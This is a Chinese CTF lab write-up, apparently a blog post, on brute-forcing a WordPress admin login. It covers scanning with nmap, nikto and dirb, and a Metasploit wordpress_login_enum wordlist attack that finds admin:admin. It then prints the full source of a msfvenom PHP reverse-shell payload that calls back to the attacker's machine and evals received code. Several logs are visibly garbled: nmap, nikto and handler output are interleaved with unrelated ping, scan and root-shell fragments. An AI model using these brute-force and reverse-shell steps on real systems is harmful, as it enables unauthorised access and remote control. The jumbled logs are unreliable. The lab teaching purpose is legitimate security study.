

# CTF-暴力破解

原创

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## 暴力破解

web安全中的暴力破解俗称穷举法或者枚举法, 就是利用尝试所有的可能性最终获取正确的结果的一种攻击方式。

## 暴力破解的攻击思路:

通过暴力破解获取web应用程序的后台登录用户名和密码, 通过网站后台漏洞getshell, 然后提权获取系统的最高权限。

## 靶场环境

攻击者: Kali Linux (192.168.0.19)  
Ubuntu (64-bit) (192.168.0.15)

## 实验流程

- 端口扫描、信息探测

命令: `nmap -sV IP地址 //探测靶机开放端口、运行服务以及对应版本`  
开放80,21,22端口, 80端口对应HTTP服务

```
root@kali:~# nmap -sV 192.168.0.15
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-06 15:07 CST
Nmap scan report for bogon (192.168.0.15)
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:BE:0B:B0 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
root@kali:~#
```

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- 详细信息探测

命令: `nmap -T4 -A -v IP地址`

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: / scanning: Finished! | Screen View: Unique Hosts
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA) size: 480540
| 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS 6 59760 Unknown vendor
| http-server-header: Apache/2.4.18 (Ubuntu) 7 11220 Chengdu Volans Technology CO
| http-title: Site doesn't have a title (text/html). 120 CLEVO CO.
MAC Address: 08:00:27:00:23:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose 0:73:70:fb 47 2820 LCFC(HeFei) Electronics Tech
Running: Linux 3.X|4.X 0:e0:4d:3c:31:39 2 120 INTERNET INITIATIVE JAPAN, I
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 Research, Inc.
OS details: Linux 3.2 0:28:5a:cf:97 3 180 LCFC(HeFei) Electronics Tech
Uptime guess: 21.741 days (since Sun Dec 13 20:16:17 2020)
Network Distance: 1 hop 0e:3c:9d:fc:b6 106 6360 Unknown vendor
TCP Sequence Prediction: Difficulty=260 (Good luck!) 0 Critical IO, LLC
IP ID Sequence Generation: All zeros 38 6 360 ASIX ELECTRONICS CORP.
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
192.168.0.34 d4:81:d7:8d:67:80 89 5340 Dell Inc.
TRACEROUTE 68.0.35 f0:79:59:81:a4:a9 87 5220 ASUSTek COMPUTER INC.
HOP RTT ADDRESS f8:75:a4:e8:01:82 5 300 Unknown vendor
1 0.52 ms bogon (192.168.0.250) 24:f0 3 180 Unknown vendor

NSE: Script Post-scanning.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.84 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.290KB)
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```

- 网站点信息探测

命令: `nikto -host http://IP地址:端口`

敏感目录: `/secret/`

```

root@kali:~# nikto -host http://192.168.0.15
- Nikto v2.1.6
-----
+ Target IP: 192.168.0.15
+ Target Hostname: 192.168.0.15
+ Target Port: 80
+ Start Time: 2021-01-06 15:09:21 (GMT8)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7758dcbd
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header link found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-309: /secret/: This might be interesting...
+ OSVDB-323: /icons/README Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2021-01-06 15:09:39 (GMT8) (18 seconds)
-----
root@vtcsec:~# whoami
whoami
root
root@vtcsec:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~# cd /root
cd /root
root@vtcsec:~# ls
ls
root@vtcsec:~# ls
ls
ks: command not found
ks
ks: command not found
root@vtcsec:~#
https://blog.csdn.net/su_xiaoyan

```

- 目录扫描

命令: `dirb http://IP地址`

该网站似乎是一个以WordPress为建站系统的网站

```

---- Entering directory: http://192.168.0.15/secret/ ----
+ http://192.168.0.15/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/
==> DIRECTORY: http://192.168.0.15/secret/wp-content/
==> DIRECTORY: http://192.168.0.15/secret/wp-includes/
+ http://192.168.0.15/secret/xmlrpc.php (CODE:405|SIZE:42)



---- Entering directory: http://192.168.0.15/secret/wp-admin/ ----
+ http://192.168.0.15/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/css/

```

```
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/images/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/includes/
+ http://192.168.0.15/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/js/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/network/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/user/
```

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- [访问/secret/](#)



- [尝试登陆网站后台](#)


点击访问页面上的log in访问登录页面

如果使用域名出现无法正常访问网站的情况，使用IP地址代替域名进行访问，或者修改客户端的host文件添加域名和IP地址的映射关系

的映射关系。

windows系统中host文件存储位置：C:\Windows\System32\drivers\etc\hosts

Linux系统中host文件存储位置：/etc/hosts



- 利用工具查看网站可用的登录用户名（枚举）

工具使用方法参考链接：[https://blog.csdn.net/qq\\_41453285/article/details/100898310](https://blog.csdn.net/qq_41453285/article/details/100898310)

```
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+-----+-----+-----+
| Id | Login | Name |
+-----+-----+-----+
| 1 | admin | admin - My secret |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used
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```

- 利用msfconsole进行暴力破解

```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE          true            yes       Perform brute force authentication
  BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false           no        Add all passwords in the current database to the list
  DB_ALL_USERS        false           no        Add all users in the current database to the list
  ENUMERATE_USERNAMES true            yes       Enumerate usernames
  PASSWORD            no              no        A specific password to authenticate with
  PASS_FILE            no              no        File containing passwords, one per line
  Proxies              no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RANGE_END           10              no        Last user id to enumerate
  RANGE_START         1               no        First user id to enumerate
  RHOSTS              yes             yes       The target address range or CIDR identifier
  RPORT               80              yes       The target port (TCP)
  SSL                 false           no        Negotiate SSL/TLS for outgoing connections
```

```

STOP_ON_SUCCESS      false      yes      Stop guessing when a credential works for a host
TARGETURI            /          yes      The base path to the wordpress application
THREADS              1         yes      The number of concurrent threads
USERNAME             no        no        A specific username to authenticate as
USERPASS_FILE       no        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false     no        Try the username as the password for all users
USER_FILE           no        no        File containing usernames, one per line
VALIDATE_USERS      true      yes      Validate usernames
VERBOSE             true      yes      Whether to print output for all attempts
VHOST               no        no        HTTP server virtual host

```

msf auxiliary(scanner/http/wordpress\_login\_enum) > https://blog.csdn.net/su\_xiaoyan

设置靶机、登录用户名、密码字典、网站具体路径；输入run或者exploit开始爆破，拿到网站后台登录密码为admin。

```

msf auxiliary(scanner/http/wordpress_login_enum) > set username admin
username => admin
msf auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.0.15
rhosts => 192.168.0.15
msf auxiliary(scanner/http/wordpress_login_enum) > set targeturi /secret/
targeturi => /secret/
msf auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb/common.txt
pass file => /usr/share/wordlists/dirb/common.txt
msf auxiliary(scanner/http/wordpress_login_enum) >

```

```

msf auxiliary(scanner/http/wordpress_login_enum) > run
[*] /secret/ - WordPress Version 4.9 detected
[*] 192.168.0.15:80 - /secret/ - WordPress User-Enumeration - Running User Enumeration
[*] 192.168.0.15:80 - /secret/ - WordPress User-Validation - Running User Validation
[*] /secret/ - WordPress User-Validation - Checking Username: 'admin'
[+] /secret/ - WordPress User-Validation - Username: 'admin' - is VALID
[+] /secret/ - WordPress User-Validation - Found 1 valid user
[*] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Running Bruteforce
[*] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Skipping all but 1 valid user
[*] 192.168.0.15:80 - [0001/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: ''
[-] 192.168.0.15:80 - [0001/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.bash_history'
[-] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0003/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.bashrc'
[-] 192.168.0.15:80 - [0003/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0004/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.cache'
[-] 192.168.0.15:80 - [0004/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0005/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.config'
[-] 192.168.0.15:80 - [0005/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0006/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.cvs'
[-] 192.168.0.15:80 - [0006/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0007/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.cvsignore'
[-] 192.168.0.15:80 - [0007/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0008/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.forward'
[-] 192.168.0.15:80 - [0008/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0009/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: '.git/HEAD'
[-] 192.168.0.15:80 - [0009/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'


```


```

[*] 192.168.0.15:80 - [0281/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'addtocart'
[-] 192.168.0.15:80 - [0281/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0282/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'adlog'
[-] 192.168.0.15:80 - [0282/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0283/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'adlogger'
[-] 192.168.0.15:80 - [0283/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0284/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'adm'
[-] 192.168.0.15:80 - [0284/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0285/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'ADM'
[-] 192.168.0.15:80 - [0285/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0286/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'admin'
[+] /secret/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/wordpress_login_enum) >

```

利用爆破得到的用户名和密码登陆网站后台。





- 漏洞利用  
生成木马

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.19 lport=4444 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<php /**/ error_reporting(0); $ip = '192.168.0.19'; $port = 4444; if (($f = 'stream socket client') && is_callable($f)) { $s = $f("tcp://{ip}:{port}"); $s type = 'stream'; } if (!$s && ($f = 'sockopen') && is_callable($f)) { $s = $f($ip, $port); $s type = 'stream'; } if (!$s && ($f = 'socket create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s type = 'socket'; } if (!$s type) { die('no socket'); } switch ($s type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock type'] = $s type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
https://blog.csdn.net/su__xiaoyan

```

### 监听端口

```

msf > use exploit/multi/handler icmp_seq=1 ttl=64 time=0.639 ms
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp q=3 ttl=64 time=0.354 ms
msf exploit(multi/handler) > show options
--- 192.168.0.2 ping statistics ---
Module options (exploit/multi/handler): 0% packet loss, time 2055ms
rtt min/avg/max/mdev = 0.354/0.470/0.639/0.122 ms
Name Current Setting Required Description
---
Starting Nmap: 7.70s https://nmap.org/ 2021-01-05 19:12 CST
Nmap scan report for localhost (192.168.0.2)
Host is up (0.0026s latency).
Payload options (php/meterpreter/reverse_tcp):
PORT STATE SERVICE VERSION
Name Current Setting Required Description
---
22/tcp open ssh OpenSSH 7.2p2 Ubuntu Aubuntu2.2 (Ubuntu Linux; protocol 2)
LHOST yes The listen address
LPORT 4444 yes The listen port
MAC Address: 08:00:27:77:A8:17 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Exploit target:
Service detection performed. Please report any incorrect results at https://
Id Name
---
1 Nmap IP: 1 IP address (1 host up) scanned in 9.01 seconds
0 Wildcard Target
msf exploit(multi/handler) > set lhost 192.168.0.19
lhost => 192.168.0.19
https://blog.csdn.net/su__xiaoyan

